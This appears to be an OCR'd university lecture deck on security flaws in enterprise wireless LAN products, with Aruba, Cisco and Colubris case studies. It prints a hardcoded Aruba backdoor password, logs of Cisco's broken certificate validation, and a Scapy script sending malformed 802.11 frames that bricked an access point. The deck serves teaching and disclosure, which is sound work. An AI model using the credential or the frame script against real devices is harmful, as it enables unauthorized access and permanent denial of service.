Security vulnerabilities of modern Wireless LAN Systems

Maxim Salomon, <maxim@macxim.com>
PGP: 0xFCAD5516
Fingerprint:
AAD0 51B4 CEE7 96F8 EFD7 DDDF 46BE 2EF6 FCAD 5516

[For your eyes only]
- ETH Zuerich NetSec Students only -

Who am I

- CCC Berlin 2001
- n.runs AG 2006-2008 - Security Consultant
- Airbus Group 2008-2017 - Various
- Roche Diagnostics 2017~2019 - Program Lead RDSIP
- Google Switzerland GmbH 2019~[ ] - TPM, M&A Security

Agenda

- Introduction 802.11 basics
- Centralized Wireless LAN Systems - Aruba Case
- Workgroup-Bridges and certificate based authentication - Cisco Case
- 802.11 packet parsing - Colubris Case
- Q&A

802.11 Basics

- Data Frames
- CTRL Frames
- Management Frames
  - Information Elements

TABLE 4.1 Management frame subtypes

Subtype bits	Subtype description
0000	Association request
0001	Association response
0010	Reassociation request
0011	Reassociation response
0100	Probe request
0101	Probe response
1000	Beacon
1001	Announcement traffic indication message (ATIM)
1010	Disassociation
1011	Authentication
1100	Deauthentication
1101	Action
1110	Action no ack

Most Common attacks on 802.11

- WEP/WPA/WPA2 Kracking
- 802.11 Management Frame spoofing - injection, mitm
- 802.11 DoS (deauth frames) - fun with reason codes
- 802.11 Driver fuzzing

State-of-the Art Wireless LAN Systems

- Centralized Wireless Systems
- Protocols LWAP, CWAP
- Main differences:
  - Tunnel all traffic from AP and Controller
  - APs are managed by a centralized Wireless LAN Controller
  - Centralized != Local processing

#Case 1

- Enterprise Wireless Lan Solutions

aruba

a Hewlett Packard Enterprise company

“Government institutions are pulling the plug on wired networks and enabling employees and constituents to go mobile. Why? Because its more secure than wired”

–Aruba Networks

http://www.arubanetworks.com/solutions/government/

Aruba FIPS 140-2 Validated Products
Common Criteria EAL 4+

PRESS RELEASES

ARUBA NETWORKS DELIVERS THE ONLY WIRELESS LAN SYSTEM TO COMPLY WITH DEPARTMENT OF DEFENSE MANDATE FOR WIRELESS ACCESS AND IDS

New DoD Policy Elevates the Strategic and Economic Value of Centralized Encryption

SUNNYVALE, Calif., June 28, 2006 - Aruba Networks, the Mobile Edge company, today announced that it is delivering the only Wireless LAN (WLAN) system that meets all requirements of the U.S. Department of Defense's (DoD's) recent mandate on secure wireless access and Intrusion Detection Systems (IDS). DoD Directive (DoDD) 8100.2, which was released on June 2, 2006, provides additional guidance on the requirements for any wireless device that is connected to the DoD Global Information Grid and specifies that all such systems should be capable of delivering integrated IDS in addition to other security measures.

Archiv
Latest
2007
2006
2005
2004
2003

IDA - C:\Dokumente und Einstellungen\Jan Münther\Eigene Dateien\nruns_intern\advisory\Neuer Ordner\aruba-linux\mswitch\apache\cgi-bin\login.i64 (login) - [IDA]

File Edit Jump Search View Options Windows Help

IDA View-A | Hex View-A | Exports | Imports | Names | Functions | Strings | Structures | Enums

```
lis     %r9, ((allow_user+0x10000)@h)
lwz     %r0, allow_user@l(%r9)
cmpwi   cr7, %r0, 0
bc      13, 4*cr7+eq, loc_100035C8
```

```
loc_100035C8:
cmpwi   cr7, %r29, 0
beq     cr7, loc_100035E8
```

```
lis     %r4, ((aG73st7s3r+0x10000)@h) # "g73st7s3r"
mr      %r3, %r31       # char *
subi    %r4, %r4, 0x4A38 # aG73st7s3r # char *
bl      .strcasecmp
cmpwi   cr7, %r3, 0
beq     cr7, loc_100036F4
```

```
lbz     %r0, 0(%r29)
cmpwi   cr7, %r0, 0
beq     cr7, loc_100035E8
```

```
loc_100036F4:
lwz     %r0, -0x3694(%r28)
cmpwi   cr7, %r0, 0
bne     cr7, loc_10003678
```

```
lwz     %r0, allow_guest@l(%r28)
cmpwi   cr7, %r0, 0
bne     cr7, loc_100036DC
```

```
b       loc_100035E8
```

```
loc_10003678:
lis     %r9, ((show_fqdn+0x10000)@h)
subic   %r0, %r27, 1
subfe   %r10, %r0, %r27
lwz     %r11, show_fqdn@l(%r9)
subic   %r9, %r11, 1
subfe   %r0, %r9, %r11
and.    %r11, %r0, %r10
beq     loc_100036A4
```

```
loc_100035E8:           # "Access denied"
```

```
lbz     %r0, 0(%r27)
cmpwi   cr7, %r0, 0
```

Graph overview

100.00% | (-21,1042) | (1012,2) | 00003658 | 0000000010003658: cp_handle_submit+110

```
   262144    32 8192 allocating memory for name pointers...
-------------------------------------------------------------
  1261568            total memory allocated

Loading IDP module C:\Programme\IDA\procs\ppc64.w64 for processor PPC...OK
Loading type libraries...
Autoanalysis subsystem has been initialized.
Database for file 'login' is loaded.
Compiling file 'C:\Programme\IDA\idc\ida.idc'...
Executing function 'main'...
```

AU: idle | Down | Disk: 46GB | Click and drag to delete from selection; DblClick on edge to jump to its source; Wheel to scroll horizontally

Hardcoded Login creds

- mac@nyx:~/aruba/foobar/mswitch/bin$ find . |xargs grep g73st7s3r
- Binary file ./auth matches
- Binary file ./login matches
- Binary file ./fpcli matches
- Binary file ./fpweb matches
- Binary file ./cfgm matches

Debug Features ?

- #local backdoor /etc/init.d/rcS
- if test -f /flash/.startupscript
- then
- /flash/.startupscript
- fi

Aruba Mobility Controller Two Vulnerabilities

Secunia Advisory SA24144, CVE-2007-0932, CVE-2007-0931

- A privilege escalation vulnerability was discovered during an external security audit of the Aruba Mobility Controller. This vulnerability affects customers using all versions of the Aruba Controller beginning with version 2.3. Knowledge of this internal account may permit unauthorized access to the wireless LAN via the captive portal or VPN interfaces, as well as access to administrative functions of the Mobility Controller through the CLI and web UI and login interfaces.
- A buffer overflow vulnerability was discovered during an external security audit of the Aruba Mobility Controller. This vulnerability affects customers using all versions of the Aruba Controller beginning with version 2.4. Certain malformed inputs to the management interfaces(web UI or CLI) will cause the system to crash.
-

Source: http://www.arubanetworks.com/assets/alert/aid-021307b.asc
Source: http://www.arubanetworks.com/assets/alert/aid-021307.asc
https://www.heise.de/security/meldung/Sicherheitsprobleme-in-sicheren-WLAN-Produkten-von-Aruba-145699.html

Shared Default x509 certificates (all customers, all versions)

Aruba Mobility Controller Shared Default Certificate Sep 23 2008 03:51AM
nnposter disclosed not

Aruba Mobility Controller Shared Default Certificate

Product:

Aruba Mobility Controller

http://www.arubanetworks.com/products/mobility_controllers.php

Aruba mobility controllers use X.509 certificates to protect access to the web management interface and to provide secure wireless authentication, such as TLS, TTLS, PEAP, and Aruba-specific Captive Portal. By default the controller uses a built-in certificate that is shared by all deployed units across all customers. Administrators are not forced to generate new, implementation-specific key pairs to replace this shared one.

Since the corresponding private key is not protected in any particular way it is possible for a party with access to one of the controllers to retrieve the private key and abuse it to compromise other implementations.

The latest such certificate is serial number 386929 issued by Equifax Secure Certificate Authority, expiring Jun 30, 2011.

The vulnerability has been identified in ArubaOS version 3.3.1.16 but all previous versions are also likely affected.

Solution:

Replace the default certificate with a new key pair that is unique for the implementation.

Found by:

nnposter

[reply]

Source: http://www.securityfocus.com/archive/1/archive/1/496604/100/0/threaded

2017

VULDB

HOME | RECENT | ARCHIVE | STATS | EXTRAS | SEARCH | LOGIN


Recent Entries (max. 100)


10/16/2017	HIGH	CVE-2015-4650	Aruba Networks ClearPass Policy Manager up to 6.4.6/6.5.1 privilege escalation
10/16/2017	MEDIUM	CVE-2017-13082	WPA2 Fast BSS Transition Request KRACK weak encryption
10/16/2017	MEDIUM	CVE-2017-13081	WPA2 Integrity Group Key KRACK weak encryption
10/16/2017	MEDIUM	CVE-2017-13080	WPA2 Group Key KRACK weak encryption
10/16/2017	MEDIUM	CVE-2017-13079	WPA2 Integrity Group Key KRACK weak encryption
10/16/2017	MEDIUM	CVE-2017-13078	WPA2 Group Key KRACK weak encryption
10/16/2017	MEDIUM	CVE-2017-13077	WPA2 PTK-TK Handshake KRACK weak encryption
08/29/2017	MEDIUM	CVE-2015-4649	Aruba Networks ClearPass Policy Manager up to 6.4.6/6.5.1 privilege escalation
08/29/2017	MEDIUM	CVE-2015-3657	Aruba Networks ClearPass Policy Manager up to 6.4.6/6.5.1 privilege escalation
08/29/2017	MEDIUM	CVE-2015-3656	Aruba Networks ClearPass Policy Manager up to 6.4.6/6.5.1 privilege escalation
08/29/2017	LOW	CVE-2015-3655	Aruba Networks ClearPass Policy Manager up to 6.4.6/6.5.1 cross site request forgery
08/29/2017	MEDIUM	CVE-2015-3654	Aruba Networks ClearPass Policy Manager up to 6.4.6/6.5.1 privilege escalation
08/29/2017	MEDIUM	CVE-2015-3653	Aruba Networks ClearPass Policy Manager up to 6.4.6/6.5.1 Permission Check privilege escalation
06/08/2017	MEDIUM	CVE-2016-2034	ClearPass Policy Manager up to 6.5.6/6.6.0 sql injection
05/25/2017	LOW	CVE-2017-5647	HPE Aruba ClearPass Apache Tomcat information disclosure
05/25/2017	LOW	CVE-2017-5829	HPE Aruba ClearPass privilege escalation
05/25/2017	LOW	CVE-2017-5828	HPE Aruba ClearPass XXE privilege escalation
05/25/2017	LOW	CVE-2017-5827	HPE Aruba ClearPass Reflected cross site scripting
05/25/2017	LOW	CVE-2017-5826	HPE Aruba ClearPass privilege escalation
05/25/2017	LOW	CVE-2017-5825	HPE Aruba ClearPass privilege escalation
05/25/2017	HIGH	CVE-2017-5824	HPE Aruba ClearPass privilege escalation
05/24/2017	MEDIUM	CVE-2017-8946	HPE Aruba AirWave Glass 1.0.0/1.0.1 privilege escalation
03/01/2017	LOW	CVE-2016-8527	Aruba AirWave up to 8.2.3 / cross site scripting

#Case3: Cisco

- Workgroup Bridges

Scenario: EAP-TLS





Certificate import

```
WGB-TLS-Client(config)# crypto pki import CERTS pkcs12 flash:test.p12 pw
```

The trustpoint will be now authenticated and afterwards validated.

```
WGB-TLS-Client(config)# crypto pki authenticate CERTS
WGB-TLS-Client(config)# crypto pki certificate validate CERTS

Chain has 2 certificates
Certificate chain for CERTS is valid
Dec  4 10:50:25.048: CRYPTO_PKI: Attempting to validate certificate using CERTS
Dec  4 10:50:25.048: W ../crypto/ca/provider/path/pkix/pkixpath.c(5733) : Error #753h
Dec  4 10:50:25.082: CRYPTO_PKI: Certificate is verified
Dec  4 10:50:25.082: CRYPTO_PKI: Certificate validated without revocation check
```

```
WGB-TLS-Client#sh crypto pki trustpoints status
Trustpoint CERTS:
  Issuing CA certificate configured:
    Subject Name:
     cn=Root CA,ou=TEST,ou=ORG,o=TEST ,c=DE
    Fingerprint MD5: BCB7ED97 4280E7CE 4E93D103 1B321E01
    Fingerprint SHA1: 008E6350 383B23C1 B1007416 C076A0F8 CAD47349
  Router General Purpose certificate configured:
    Subject Name:
     cn=xxx,ou=TEST ou=ORG,o=TEST,c=DE
    Fingerprint MD5: 7AEA0803 5E26C264 070AB3EE 41271C01
    Fingerprint SHA1: 60DB7944 1E9331AF E504922A E69BC776 A6FD25E2
  State:
    Keys generated ..... Yes (General Purpose, non-exportable)
    Issuing CA authenticated ..... Yes
    Certificate request(s) ..... Yes
```

Normal Certificate Validation?

1. TEST EXECUTION - CORRECT CA CERTS

```
*Mar  1 19:24:15.569: CRYPTO_PKI: Found a issuer match
*Mar  1 19:24:15.574: W ../crypto/ca/provider/path/pkix/pkixpath.c(5711) : Error #753h
*Mar  1 19:24:15.604: I ../crypto/ca/provider/path/pkix/pkixpath.c(3878) : Error #751h
*Mar  1 19:24:15.604: CRYPTO_PKI: Certificate expired or not-yet-valid
*Mar  1 19:24:15.604: CRYPTO_PKI: chain cert was anchored to trustpoint CERTS, and chain validation result was: CRYPTO_CERT_DATE_OUT_OF_RANGE
*Mar  1 19:24:16.105: DOT1X_SHIM: Dot1x pkt sent (uplink) with dest 0007.85b3.bc5e
*Mar  1 19:24:16.763: DOT1X_SHIM: No AAA client found for 0007.85b3.bc5e (on Dot11Radio0)
```

```
Dec  4 20:24:36.720: CRYPTO_PKI: Cert record not found, returning E_NOT_FOUND
Dec  4 20:24:36.720: CRYPTO_PKI: crypto_pki_get_cert_record_by_issuer()
Dec  4 20:24:36.720: CRYPTO_PKI: Found a issuer match
Dec  4 20:24:36.725: W ../crypto/ca/provider/path/pkix/pkixpath.c(5711) : Error #753h
Dec  4 20:24:36.755: CRYPTO_PKI: Certificate validated without revocation check
Dec  4 20:24:36.755: CRYPTO_PKI: chain cert was anchored to trustpoint CERTS, and chain validation result was:
       CRYPTO_VALID_CERT_WITH_WARNING
Dec  4 20:24:36.755: CRYPTO_PKI: Validation TP is CERTS
```

```
Dec  4 20:24:41.571: %DOT11-4-UPLINK_ESTABLISHED: Interface Dot11Radio0, Associated To AP WGB-AccessPoint 0007.85b3.bc5e
       [EAP-TLS WPA]
Dot11Radio0, changed state to up
```

Mallicious Server Certificate


The next step consisted in replacing the valid Radius server certificate with an unrelated certificate not issued by the same CA. This server certificate was issued by another CA certificate that is not known by the WGB client. Therefore it is expected that the WGB client will reject the EAP-TLS server authentication as invalid.

```
Dec  4 10:40:55.485: %LINK-3-UPDOWN: Interface Dot11Radio0, changed state to up
Dec  4 10:40:55.773: Uplink address set to 0007.85b3.bc5e
Dec  4 10:40:55.773: Initialising common IOS structures for dot1x
Dec  4 10:40:55.773: DOT1X_SHIM: Start supplicant on Dot11Radio0 (credentials EAPTLSCRED_SSID_AP)
Dec  4 10:40:55.773: DOT1X_SHIM: Starting dot1x_mgr_auth (auth type 128)
Dec  4 10:40:55.773: DOT1X_SHIM: Initialising WPA [or WPA-PSK or CCKM or Dot11R] key management module
Dec  4 10:40:55.778: DOT1X_SHIM: No AAA client found for 0007.85b3.bc5e (on Dot11Radio0)
Dec  4 10:40:55.795: EAP-TLS-PEER-EVENT: Process Request
Dec  4 10:40:55.795: EAP-TLS-EVENT: EAP TLS start message received
Dec  4 10:40:55.795: EAP-TLS-EVENT: Setting default PKI trustpoint to CERTS
Dec  4 10:40:55.796: CRYPTO_PKI: locked trustpoint CERTS, refcount is 1
Dec  4 10:40:55.797: CRYPTO_PKI(Cert Lookup) issuer="cn=Root CA,ou=TEST,ou=ORG,o=TEST,c=DE" serial number= 42 44
        BD
Dec  4 10:40:55.798: CRYPTO_PKI: looking for cert in handle=C70384, digest=
 47 FC E5 09 88 E3 1D 56 33 70 5B 71 BD A0 87 04  G......V3p[q....
Dec  4 10:40:55.803: CRYPTO_PKI: crypto_pki_get_cert_record_by_subject()
Dec  4 10:40:55.804: CRYPTO_PKI: Found a subject match
Dec  4 10:40:55.806: CRYPTO_PKI: unlocked trustpoint CERTS, refcount is 0
Dec  4 10:40:55.806: EAP-TLS-EVENT: EAP TLS handshake message received
```

```
Dec  4 10:40:55.872: CRYPTO_PKI: locked trustpoint CERTS, refcount is 1
Dec  4 10:40:55.878: CRYPTO_PKI: Check for identical certs
Dec  4 10:40:55.878: CRYPTO_PKI(Cert Lookup) issuer="cn=Evil Attacker,ou=Hacker,o=Attackers Inc.,c=DE" serial number= 48
        H
Dec  4 10:40:55.879: CRYPTO_PKI: looking for cert in handle=C70384, digest=
 90 15 7F AB EE 55 21 89 91 20 8A EE DF 7D C5 97  .....U!.. ...}..
Dec  4 10:40:55.879: CRYPTO_PKI: Cert record not found, returning E_NOT_FOUND
Dec  4 10:40:55.879: CRYPTO_PKI: Create a list of suitable trustpoints
Dec  4 10:40:55.879: CRYPTO_PKI: crypto_pki_get_cert_record_by_issuer()
Dec  4 10:40:55.879: CRYPTO_PKI: Unable to locate cert record by issuername
Dec  4 10:40:55.880: CRYPTO_PKI: No trust point for cert issuer, looking up cert chain
…
Dec  4 10:40:58.675: DOT1X_SHIM: Received Dot1x success - Authenticated with EAP-TLS

Dec  4 10:40:59.423: %DOT11-4-UPLINK_ESTABLISHED: Interface Dot11Radio0, Associated To AP WGB-AccessPoint 0007.85b3.bc5e [EAP-TLS WPA]
```

Workgroup Bridge Mode



Autonomous IOS previous to 12.4(21a)JY are affected but only if:

AP is configured with the Workgroup Bridge (WGB) feature

WGB feature is configured to use EAPTLS authentication.

CVE-2010-1566


Cisco CSCte69555 EAP-TLS Mutual Authentication Security Issue,

- Improper certificate validation
- Source:https://bst.cloudapps.cisco.com/bugsearch/bug/CSCte69555

#Case3

- Multi-Service Access Points (Controller/Managed AP) - Colubris

802.11 fuzzing 101



- Scapy is a powerful interactive packet manipulation program. It is able to forge or decode packets of a wide number of protocols, send them on the wire, capture them, match requests and replies, and much more.

- Get your 802.11 card in monitor and injection mode (atheros, ralink, prism)

Dumb Fuzzing




TABLE 4.1 Management frame subtypes

Subtype bits	Subtype description
0000	Association request
0001	Association response
0010	Reassociation request
0011	Reassociation response
0100	Probe request
0101	Probe response
1000	Beacon
1001	Announcement traffic indication message (ATIM)
1010	Disassociation
1011	Authentication
1100	Deauthentication
1101	Action
1110	Action no ack

```
frame.Fuzz()
```

Random fuzzing of SSIDs in Beacons

```
frame=Dot11(proto=0,FCfield=0,ID=0,addr1=DST,addr2=BSSID, addr3=BSSID,SC=0,addr4=None)/
Dot11Beacon(beacon_interval= 100,cap="ESS")/Dot11Elt()
```

Random fuzzing of the full frame

```
frame=Dot11(addr1=DST,addr2=BSSID,addr3=BSSID,addr4=None)
```

Random fuzzing of DOt11Elt (Information Elements)

```
frame=Dot11(proto=0,FCfield=0,ID=0,addr1=DST,addr2=BSSID, addr3=BSSID,SC=0,addr4=None)/
Dot11Beacon(beacon_interval= 100,cap="ESS")/Dot11Elt()
```

Colubris Test

```
   pkt 1 = Dot11(addr1=bssid, addr2=sta, addr3=bssid, FCfield="MF+order+pw-mgt+retry")/
Dot11AssoReq()/small_payload

   print "sending fragmented test frame number 1 assoc-req to %s with mac %s" % (bssid, sta)
   sendp(pkt)

   pkt 2 = Dot11(addr1=bssid, addr2=sta, addr3=bssid, FCfield="MF+order+pw-mgt")/
Dot11ProbeReq()/tiny_payload

   print "sending fragmented test frame number 2 probe-req to %s with mac %s" % (bssid, sta)
   sendp(pkt)

   pkt 3 = Dot11(addr1=bssid, addr2=sta, addr3=bssid, FCfield="MF+order+pw-mgt+MD")/
Dot11AssoReq()/big_payload

   print "sending fragmented test frame number 3 assoc-req to %s with mac %s" % (bssid, sta)
   sendp(pkt)
```

Colubris results

- After the 3rd packet received the AP was not booting anymore.
- Stack based bufferoverflow leading to a crash, dumping the crash dump to memory probably mapped to the filesystem could have been overwriting part of the os partition due to wrong file-system boundaries ?

Summary

- Modern Wireless LAN Systems contain traditional vulnerabilities
- “debugging” , erm backdoor features can be present :-)
- Parsing of variable data length structures in chains is difficult - e.g. certificates, management frames
- Inproper file-system design can lead to permanent denial of service conditions from harmless DoS

Maxim Salomon, <maxim@macxim.com>
PGP:Key-ID: 0xFCAD5516
Fingerprint:
AAD0 51B4 CEE7 96F8 EFD7 DDDF 46BE 2EF6 FCAD 5516

Thanks!